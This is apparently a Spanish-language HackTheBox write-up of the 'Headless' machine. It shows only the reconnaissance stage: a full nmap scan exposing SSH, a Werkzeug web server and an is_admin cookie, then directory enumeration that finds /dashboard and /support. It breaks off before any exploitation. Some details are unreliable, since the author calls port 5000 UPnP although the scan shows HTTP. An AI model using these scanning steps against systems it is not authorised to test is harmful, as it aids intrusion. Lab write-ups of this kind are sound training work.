Headless

Reconocimiento y pasos iniciales

Primero hacemos escaneo de puertos o nmap
https://medium.com/@jamesjarviscyber/headless-htb-writeup-4e704aa8e52c

```
nmap -sV -A 10.10.11.8
```


En el escaneo de puertos vemos que el puerto 5000 esta abierto y pertenece a UpnP (**5000**)Universal Plug and Play (UPnP) es un conjunto de protocolos de comunicación que permite descubrir de manera transparente la presencia de otros dispositivos en la red y establecer servicios de red de comunicación, compartición de datos y entretenimiento.
Su **puerto** es el **5000**.
También vemos abierto el puerto 22 que corresponde al servicio de ssh

```
Nmap scan report for 10.10.11.8
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp open     upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 06 Apr 2024 16:04:56 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
```


```
|_    </html>
9503/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.92%I=7%D=4/6%Time=661172A7%P=x86_64-unknown-linux-gnu%
SF:r(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2
SF:\x20Python/3\.11\.2\r\nDate:\x20Sat,\x2006\x20Apr\x202024\x2016:04:56\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_
SF:Zfs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html
SF:\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n
SF:\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wi
SF:dth,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construc
SF:tion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20
SF:body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:
SF:\x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20d
SF:isplay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justi
SF:fy-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x2
SF:00,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTY
SF:PE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\
SF:x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\
SF:x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20res
SF:ponse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p
SF:>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20ver
SF:sion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error
SF:\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\
SF:x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/6%OT=22%CT=1%CU=34424%PV=Y%DS=2%DC=T%G=Y%TM=66117315
OS:%P=x86_64-unknown-linux-gnu)SEQ(SP=102%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A
OS:)SEQ(CI=Z%TS=3)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53C
OS:ST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W
OS:5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
OS:%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
```


```
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   44.52 ms 10.10.14.1
2   44.57 ms 10.10.11.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 795.60 seconds

┌──(root㉿dttkalimot)-[/home/kali/HTB/HEADLESS]
└─# _
```

Buscamos la IP de la máquina objetivo en google. Vemos que tiene un apartado de soporte




Hacemos un dirsearch para ver los directorios que esconde




VM VirtualBox
10.10.14.127
12:07
root@dttkalimot: /home/kali/HTB/HEADLESS
File Actions Edit View Help
root@dttk...i/Desktop
root@dttkal...TB/HEADLESS
Starting gobuster in directory enumeration mode
/dashboard (Status: 500) [Size: 265]
/support (Status: 200) [Size: 2363]
Progress: 4614 / 4615 (99.98%)
Finished


Entramos en /support y manipualaremos el formulario



